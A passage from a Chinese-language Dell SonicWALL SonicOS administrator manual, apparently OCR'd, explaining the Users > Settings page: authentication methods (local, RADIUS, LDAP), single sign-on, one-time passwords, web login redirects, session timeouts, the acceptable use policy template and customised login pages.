    - ip-2012::1　　!ip=2012::1 上述这些内容的组合。
- 选中**显示未授权的用户**复选框显示尝试通过本设备发送流量，但无法识别或验证的用户的信息。**未授权用户**表列出 **IP 地址**、**原因**、**用户名（如已知）**和**上次访问时间**。

117

配置身份验证设置

- 第 1190 页的用户 > 设置
  - 第 1190 页的配置身份验证和登录设置
  - 第 1201 页的配置 RADIUS 身份验证
  - 第 1206 页的配置 Dell SonicWALL 设备以支持 LDAP
  - 第 1219 页的配置 SonicOS 以使用 SonicWALL SSO 代理

用户 > 设置

在该页面，您可以配置所需的身份验证方法、全局用户设置和在用户登录网络时向其显示的可接受用户策略。

主题：

- 第 1190 页的配置身份验证和登录设置
- 第 1201 页的配置 RADIUS 身份验证
- 第 1206 页的配置 Dell SonicWALL 设备以支持 LDAP
- 第 1219 页的配置 SonicOS 以使用 SonicWALL SSO 代理

配置身份验证和登录设置

以下章节提供了该页面上设置的配置说明：

注：在配置完**用户 > 设置**页面后，单击页面顶部的**接受**按钮。

- 第 1191 页的用户验证设置
- 第 1193 页的用户 Web 登录设置
- 第 1195 页的用户会话设置
- 第 1196 页的 SSO 验证用户的用户会话设置
- 第 1197 页的用于 Web 登录的用户会话设置
- 第 1197 页的其他全局用户设置
- 第 1198 页的可接受的用户策略
- 第 1200 页的自定义登录页面

用户验证设置



配置用户验证设置的步骤如下：

1 在**用户验证方法**下拉菜单中，选择您的网络使用的用户帐户管理类型：

- 在**用户 > 本地用户**和**用户 > 本地群组**页面选择**本地用户**配置防火墙的本地数据库中的用户。

  如需使用本地数据库进行身份验证的信息，请参见第 1146 页的使用本地用户和群组进行验证。

  如需详细的配置说明，请参见以下部分：

  - 第 1254 页的配置本地用户
  - 第 1264 页的配置本地群组

- 如果您有 1000 名以上用户或者想增加额外的安全层验证访问防火墙的用户，请选择 **RADIUS**。如果您选择 RADIUS 进行用户验证，用户必须使用 HTTPS 登录防火墙以加密发送至防火墙的密码。如果用户尝试使用 HTTP 登录防火墙，浏览器会自动重定向至 HTTPS。

  在一些情况下，除了 LDAP，可能还需要 RADIUS：

  - LDAP 通常不支持 CHAP/MSCHAP 身份验证（Microsoft Active Directory 和 Novell eDirectory 均不），因此如果是这样且配置了 RADIUS，则 Dell SonicWALL 通过 RADIUS 来验证 CHAP/MSCHAP。
  - 如果 NTLM 用于 SSO，则只能在 MS-CHAP 模式下通过 RADIUS 对其进行验证。
  - 对于 L2TP 服务器或 VPN 或 SSL VPN 客户端（包括 NetExtender 和 Portal）的 CHAP/MS-CHAP，或者如果为 NTLM 所需要，可能需要 RADIUS。

  注：LDAP 一般仍用于非 CHAP 验证，而 RADIUS 用于 CHAP 验证。

如需使用 RADIUS 数据库进行身份验证的信息，请参见第 1148 页的使用 RADIUS 进行身份验证。

如需详细的配置说明，请参见第 1201 页的配置 RADIUS 身份验证。

- 如果您要使用 RADIUS 和防火墙本地用户数据库进行身份验证，请选择 **RADIUS + 本地用户**。
- 如果您使用轻型目录访问协议 (LDAP) 服务器、Microsoft Active Directory (AD) 服务器或 Novell eDirectory 维护您的所有用户帐户数据，请选择 **LDAP**。

  如需使用 LDAP 数据库进行身份验证的信息，请参见
  第 1149 页的使用 LDAP/Active Directory/eDirectory 验证。

  如需详细的配置说明，请参见第 1151 页的将 LDAP 集成到 SonicWALL 设备。。
- 如果您要使用 LDAP 和防火墙本地用户数据库进行身份验证，请选择 **LDAP + 本地用户**。

2 对于**单点登录方法**，选择以下一种方法：

> 注：如果未使用单点登录验证用户，请勿选择任何这些选项。

- 如果使用 Active Directory 进行身份验证且相同域的计算机上已安装 SSO 代理，则选择 **SonicWALL SSO 代理**。如需详细的 SSO 配置说明，请参见第 1152 页的单点登录概述。
- 如果使用终端服务且相同域的终端服务器上已安装终端服务代理 (TSA)，则选择**终端服务代理**。
- 如果您不使用 SSO 代理或 TSA 验证 Web 用户，则选择**仅浏览器 NTLM 验证**。用户在发送 HTTP 流量时即会识别。NTLM 要求配置 RADIUS（如使用 LDAP，则在 LDAP 基础上进行配置）访问 MSCHAP 身份验证。如果在上面选择了 LDAP，则在选择 NTLM 时会显示用于 RADIUS 的单独**配置**按钮。
- 若要网络访问服务器 (NAS) 向计费服务器发送用户登录会话计费信息，请选择 **RADIUS 计费**。


3 选择**用户名区分大小写**基于用户帐户名的大写情况来启用匹配。

4 选择**强制登录唯一性**阻止在同时从多个位置使用相同的用户名登录网络。此设置适用于本地用户和 RADIUS/LDAP 用户，但是不适用于用户名为 **admin** 的默认管理员。默认情况下未选中该设置。

5 要让用户在更改其密码后登录，请选中**更改密码后必须重新登录**复选框。默认情况下未选中该设置。

6 如需显示自上一次登录以来的用户登录信息，请选中**显示上次登录以来的用户登录信息**复选框。默认情况下未选中该复选框。

如果启用此选项，用户登录信息 – 包括上一次成功登录的时间戳、所有用户成功登录尝试次数、失败登录尝试次数及管理员权限更改 – 均将显示在**系统 > 状态**的**系统消息**部分中。




7 配置以下**一次性密码**选项：

- **一次性密码电子邮件格式** – 选择**纯文本**或 **HTML**。
- **一次性密码格式** – 从下拉菜单中选择**字符**（默认）、**字符 + 数字**或**数字**。

  > 提示：格式选择以及两个密码长度值会产生“差”、“好”、“很好”的密码强度。最强的密码长度长且格式为**字符**或**字符 + 数字**；最弱的密码强度为**数字**格式，不论长度是多少。

- 在**一次性密码长度**中，在第一个字段输入最小长度，在第二个字段输入最大长度。最小和最大长度须在 4 到 14 的范围内，每个字段的默认值为 **10**。最小长度不能超过最大长度。

用户 Web 登录设置



配置用户 *Web* 登录设置的步骤如下：

1 在**显示用户验证页面（分钟数）**字段中，输入用户在登录页面超时之前必须使用其用户名和密码登录的分钟数。如果超时，会显示一条消息告知再次尝试登录之前必须执行的操作。默认时间为 **1** 分钟。

在显示登录验证页面时，会使用系统资源。通过设置在登录页面关闭之前登录运行的时间限制，可以释放这些资源。

2 在**重定向浏览器到该应用程序通过**单选按钮中，选择以下一个选项确定如何初次将用户的浏览器重定向至 Dell SonicWALL 设备的 Web 服务器：

- **接口 IP 地址** – 选择该选项将浏览器重定向至设备 Web 服务器接口的 IP 地址。默认情况下已选中该选项。
- **使用可逆 DNS 查找接口 IP 地址的域名** – 这将启用**显示缓存**按钮，单击后，显示设备 Web 服务器的接口、IP 地址、DNS 名称和 TTL（以秒为单位）。默认情况下未选中该选项。



单击**显示缓存** 按钮验证用于重定向用户浏览器的域名（DNS 名称）。单击**关闭**可关闭显示。

- **配置的域名** – 选择此选项可重定向到在**系统 > 管理**页面配置的域名。

  注：此选项仅当在**系统 > 管理**页面上指定了域名时可用。否则，此选项为灰显。

- **来自管理证书的名称** – 选择此选项可重定向到拥有正确签名证书的已配置域名。在该页面为 HTTPS Web 管理选择导入的证书后，允许定向至来自管理证书的名称。

  注：只有在**系统 > 管理**页面的 **Web 管理设置**部分中为 HTTPS 管理导入了证书时，此选项才可用。请参见第 168 页的Web 管理设置。

  提示：如果正在使用导入的管理证书，请使用此选项。如果不会使用管理证书，请选择**其配置的域名**选项。

要进行 HTTPS 管理且浏览器不显示无效证书警告，需要导入由证书颁发机构正确签名的证书（管理证书，而不是使用内部生成的自签名证书。必须为设备及其主机域名生成此类证书。正确签名的证书是获取设备域名的最佳途径。

如果您使用管理证书，且要避免证书警告，浏览器需要重定向到该域名，而不是 IP 地址。例如，如果您尝试浏览 Internet 并重定向以在 `https://gateway.sonicwall.com/auth.html` 登录，设备上的管理证书会认为该设备真的是 `gateway.sonicall.com`，因此浏览器显示登录页面。但是，如果您重定向至 `https://10.0.02/auth.html`，即使证书表明它是 `gateway.sonicall.com`，浏览器也没有办法判断是否正确，因此会显示证书警告。

3 为了限制到登录页面的重定向，请在**将重定向用户限制为次（每个用户每分钟）**字段中输入次数。默认值为 **10** 次。

如果一些未经授权的用户频繁打开 HTTP/HTTPS 连接，使这些连接重定向，通过限制到登录页面的重定向，可防止 Dell SonicWALL 设备的 Web 服务器发生过载。

a 为了进一步限制同一页面的重定向，请选中**请勿重定向重复获取同一页面**复选框。默认情况下已选中该选项。

4 如果您希望用户在通过 HTTPS 登录后通过 HTTP 经由防火墙连接到网络，请选择**当用户完成登录以后从 HTTPS 导向到 HTTP**。如果有大量用户通过 HTTPS 登录，您可能想将他们重定向到 HTTP，因为 HTTPS 比 HTTP 消耗更多的系统资源。默认情况下已选中该选项。如果您取消选择该选项，将看到警告对话框。


5 选择**允许以 HTTP 带有 RADIUS CHAP 模式登录**在 RADIUS 用户尝试登录 HTTP 时发布 CHAP 问题。这样，即使不使用 HTTPS，也能实现安全连接。确保检查 RADIUS 服务器支持该选项。默认情况下未选中该选项。

> **注：**如果您使用此方法登录，将受限于可以执行的管理操作，因为某些操作需要设备知道管理员密码；对于由远程验证服务器执行的 CHAP 验证，设备不知道密码。
>
> 因此，如果选中此设置，属于管理用户组成员的任何用户要因为执行管理操作而登录，可能都需要通过 HTTPS 手动登录。此限制不适用于内置的 **admin** 帐户。

> **注：**在使用 LDAP 时，可以通过将**登录验证方法**设置为 **RADIUS**，然后选择 LDAP 作为在 RADIUS 配置中设置用户组成员的机制，此机制即可正常使用。

6 如需显示包含用户何时登录及用户必须接受登录的策略的标识，请选择**在登录窗口前启用策略标识**复选框。


a 如需查看样本标识，请单击**实例模板**。填充**策略旗标内容**字段。




> **提示：**该标识可包含 HTML 格式。

b 更改样本标识或输入新编码。

c 如需查看该标识的样式，请单击**预览**。显示**策略旗标**对话框。



用户会话设置



配置适用于通过防火墙验证的所有用户的设置的步骤如下：

1 在**不活动超时（分钟数）**字段中指定防火墙将多长时间不活动的用户注销。默认为 **15** 分钟。

2 从**请勿允许来自这些服务的流量，以阻止用户在不活动时注销**下拉菜单中，选择会阻止注销不活动用户的服务或服务组选项。选中该选项使超时的用户进入不活动状态而不是注销，从而减少由于重新识别超时的验证用户而导致的系统开销和可能延时。不活动的用户不占用系统资源，并可以显示在**用户>状态**页面。默认设置为**无**。

3 对于下面的**用于未在其上识别用户的连接的日志**选项，请选择要执行的日志类型，**不记录任何用户名**或**记录用户名**，（可选）记录用户名：

- **如果 SSO 未能识别用户：记录用户名，未知 SSO 失败**（默认）
- **对于绕过 SSO 的连接：记录用户名，SSO 绕过**（默认）

  注：还可以在 **SSO 验证配置**对话框的**实施的 SSO 绕过部分**选项卡中设置此选项。

- **对于源自外部的连接：**默认为**不记录任何用户名**；如果选择**记录用户名**，则默认用户名为**未知（外部）**
- **对于其他未识别的连接：**默认为**不记录任何用户名**；如果选择**记录用户名**，则默认用户名为**未知**

4 通过**对于注销时的任何剩余用户连接**选项指定在用户从 Dell SonicWALL 设备注销后，如何处理余下的用户连接。


注销类型	操作	
	对于需要用户验证的连接 [1]	对于其他连接 [2]
由于不活动而注销时	使它们处于活动状态（默认） 终止它们 在以下时间后终止...分钟	使它们处于活动状态（默认） 终止它们 在以下时间后终止...分钟
在活动/报告的注销时	使它们处于活动状态 终止它们（默认） 在以下时间后终止...分钟	使它们处于活动状态 终止它们 在以下时间后终止... 15 分钟（默认）

1. 适用于通过仅允许特定用户的访问规则的连接。
2. 适用于没有特定用户验证要求的其他连接。

可以针对不同情况设置不同操作：

- 不活动注销，用户可能仍登录到该域/计算机，也可能没有
- 用户主动注销或将注销情况报告给 Dell SonicWALL 设备（后者通常意味着用户已从域/用户注销）

SSO 验证用户的用户会话设置



指定如何处理不活动的 *SSO* 验证用户的步骤如下：

1 要使已通过 SSO 机制为 Dell SonicWALL 设备所识别，但是还未收到来自其流量的用户进入不活动状态，以便它们不占用资源，请选中**在收到通知有登录时，使用户初始处于非活动状态，直至其发送流量**复选框。用户将处于非活动状态，直至收到来自其的流量。默认情况下已选中该选项。


某些 SSO 机制未提供任何方式来让 Dell SonicWALL 设备主动地重新识别用户，如果用户由此类机制识别身份后未发送流量，其将处于非活动状态，直至设备最终收到该用户的注销通知。对于其他可以重新识别的用户，如果其保持非活动且不发送流量，经过在步骤 3 中设置的一定时间后，其将因超时而删除。

2 如果一名主动登录的 SSO 识别用户因无活动而超时注销，则无法重新识别的用户将回到非活动状态。为了让在非活动状态后注销的用户回到非活动状态，请选中**在不活动超时时，使所有用户保持非活动状态而不注销用户**复选框。这样做可以避免用户再次活动时重新识别用户身份所需的开销和可能的延迟。默认情况下已选中该选项。

3 对于应该因超时而注销的不活动用户，您可以设置以分钟为单位的时间，如果他们保持非活动状态且不发送流量，则在该时间后他们会因超时而删除，方法是选中**在以下时间（分钟）后使非活动用户超时**复选框且在字段中指定超时时间。默认选中此设置，最小超时值为 10 分钟，最大为 10000 分钟，默认为 **60** 分钟。

> **注：**将非活动用户与活动用户分开的原因是为了尽量减少用于管理他们的资源，超时计时器每 10 分钟运行一次。因此，可能需要 10 多分钟才能从活动状态移除不活动用户。

用于 Web 登录的用户会话设置



为 *Web* 登录配置用户会话设置的步骤如下：

1 **启用登录会话限制**：可以通过选中复选框且在**登录会话限制（分钟数）**字段中输入时间长度，限制用户通过 Web 登录登录到防火墙的时间。默认选择此设置，默认值为 **30** 分钟。

2 **显示用户登录状态窗口** - 对于通过 Web 登录登录的用户，在用户会话期间，显示带有**注销**按钮的状态窗口。用户可以单击**注销**按钮注销其会话。

> 注：该窗口在整个用户会话期间必须保持打开状态，因为关闭它会将用户注销。

> 重要：如果不启用此选项，则状态窗口不会显示且用户可能无法注销。在此情况下，必须设置登录会话限制以确保他们最终得以注销。

用户登录状态窗口显示用户已离开登录会话的分钟数。用户可以通过输入数值和单击**更新**按钮将剩余时间设为较小的分钟数。

如果启用此选项，则还可以启用监控来自该窗口的心跳的机制，以检测且注销未注销但断开连接的用户。

如果用户是 SonicWALL 管理员或有限管理员用户群组的成员，**用户登录状态**窗口有可以单击以自动登录到防火墙管理界面的**管理**按钮。如需禁用管理用户的**用户登录状态**窗口的信息，请参见第 1185 页的禁用用户登录状态弹出窗口。如需群组配置过程的信息，请参见第 1264 页的配置本地群组 。

- **用户登录状态窗口发送心跳时间间隔（秒数）** - 设置用于检测用户是否仍有有效连接的心跳信号频率最小心跳频率为 10 秒，最大为 65530 秒，默认为 **120** 秒。

3 **启用断开连接的用户检测** - 让防火墙检测用户的连接是否仍有效和结束会话。默认情况下已选中该选项。

- **用户登录状态窗口心跳超时（分钟数）** - 设置在结束用户会话前允许无心跳响应的时间。终止用户会话之前的最短延迟为 1 分钟，最大为 65535 分钟，默认为 **10** 分钟。

4 （可选）通过选中**在同一窗口打开用户的登录状态窗口而不是以弹出方式**复选框，可以让用户的登录状态窗口显示在同一窗口中，而不是弹出窗口。

其他全局用户设置



指定的 HTTP URL 会绕过用户验证访问规则。在此部分，定义无需验证即可连接的 URL 用户的列表。

向列表添加 *URL* 的步骤如下：

1 单击 URL 列表下方的**添加**。将显示**添加 URL** 对话框。



2 在**输入 URL** 字段中，输入您添加的顶层 URL，例如 `www.sonicwall.com`。这会包含该 URL 的所有子目录，例如 `www.sonicwall.com/us/Support.html`。



3 单击**确定**将 URL 添加到列表。将显示一条消息。



4 单击**接受**。


可接受的用户策略

可接受的用户策略 (AUP) 就是用户必须同意遵守才能访问网络或互联网的策略。很多企业和教育机构经常要求员工或学生在通过防火墙访问网络或访问互联网时同意可接受的使用策略。



可接受的用户策略部分用于为用户创建 AUP 消息窗口。您可以在消息正文中使用 HTML 格式。单击**实例模板**按钮将为 AUP 窗口创建预定义格式的 HTML 模板；参见第 1199 页的实例模板。

- **显示登录来自** - 选择在用户登录时您要显示“可接受的使用策略”页面的网络界面。您（默认）可以选择任意组合**受信任区域（默认）**、**WAN 区域（默认）**、**公开区域**、**无线区域**和 **VPN 区域**。
- **窗口大小（像素）** - 用于以像素数指定 AUP 窗口的大小。
- 选中**在窗口上启用滚动条**允许用户滚动浏览 AUP 窗口内容。同时指定：
  - 宽度：最小为 400 像素，最大为 1280 像素，默认为 **460** 像素。
  - 高度：最小为 200 像素，最大为 1024 像素，默认为 **310** 像素。
- **在窗口上启用滚动条** - 如果您的内容超出窗口的显示大小，请开启滚动条。默认启用该设置。
- **可接受的使用策略**页面内容 - 在文本框中输入您的“可接受的使用策略”文字。您可以包含 HTML 格式。显示给用户的页面包含用于用户确认的**我接受**按钮和**取消**按钮。



主题：

- 第 1199 页的实例模板
- 第 1200 页的预览消息

实例模板

单击**实例模板**按钮使用默认的 AUP 模板来填写内容，您可对此进行更改：

```
<font face=arial size=3>
<center><b><i>Welcome to the SonicWALL</center></b></i>
<font size=2>

<table width="100%" border="1">
<tr><td>
<font size=2>
<br><br><br>
<center>Enter your usage policy terms here.
<br><br><br>
</td></tr>
```

```
</table>

Click "I Accept" only if you wish to accept these terms and continue,
or otherwise select "Cancel".
```

预览消息

单击**预览**按钮显示用户将看到的 AUP 消息。

自定义登录页面


SonicOS 允许自定义呈现给用户的登录验证页面的文字。管理员可以用自己的语言翻译登录相关的页面并应用更改，这样无需重启便可使其生效。

虽然 SonicOS 提供多种不同语言的完整界面，但有时候，管理员并不希望将整个 UI 语言更改为特定本地语言。

然而，如果防火墙要求用户先进行身份验证，然后才能访问其他网络或启用外部接入服务（如 VPN、SSL-VPN），则这些登录相关页面通常以本地化，使其能够更好地服务于一般用户。

自定义登录页面特性提供以下功能：

- 默认保留原登录样式
- 自定义登录相关页面
- 使用默认登录相关页面作为模板
- 将自定义页面保存到系统首选项中
- 允许在保存到首选项中之前预览更改
- 向一般用户呈现自定义的登录相关页面



可自定义以下登录相关的页面：

- 管理员强占
- 登录验证
- 注销
- 登录满额
- 不允许登录
- 登录锁定
- 登录状态
- 访客登录状态
- 策略访问阻止
- 策略访问不可用
- 策略访问无效
- 策略登录重定向
- 策略 SSO 探测失败
- 用户密码更新
- 用户登录消息

自定义其中一个页面的步骤如下：

1 在**用户 > 设置**页面，向下滚动至**自定义登录页面**部分。

2 从**选择登录页面**下拉菜单中选择要自定义的页面。

3 滚动到页面底部，单击**默认**以加载该页面的默认内容。

4 编辑该页面的内容。

> **注：**模板页面中的 "`var strXXX =`" 行是自定义 JavaScript 字符串。您可将其更改为自己首选的语言。修改应遵从 JavaScript 语法。您还可以编辑 HTML 部分中的内容。

5 单击**预览**，预览自定义页面的外观。

6 完成页面编辑后，单击**接受**。

如果**登录页面的内容**字段保持空白并应用更改，则用户看到的仍将是默认页面。

> **小心：部署前，务必验证自定义登录页面的 HTML，因为 HTML 错误可能导致登录页面不能正常工作。如果自定义登录页面有问题，管理员始终可以使用备用登录页面。要访问备用登录页面，请直接手动输入以下 URL：*https://(device_ip)/defauth.html* 到浏览器的地址栏（区分大小写）。这样就会显示无任何更改的默认登录页面，以便您正常登录，重置自定义登录相关页面。**

配置 RADIUS 身份验证

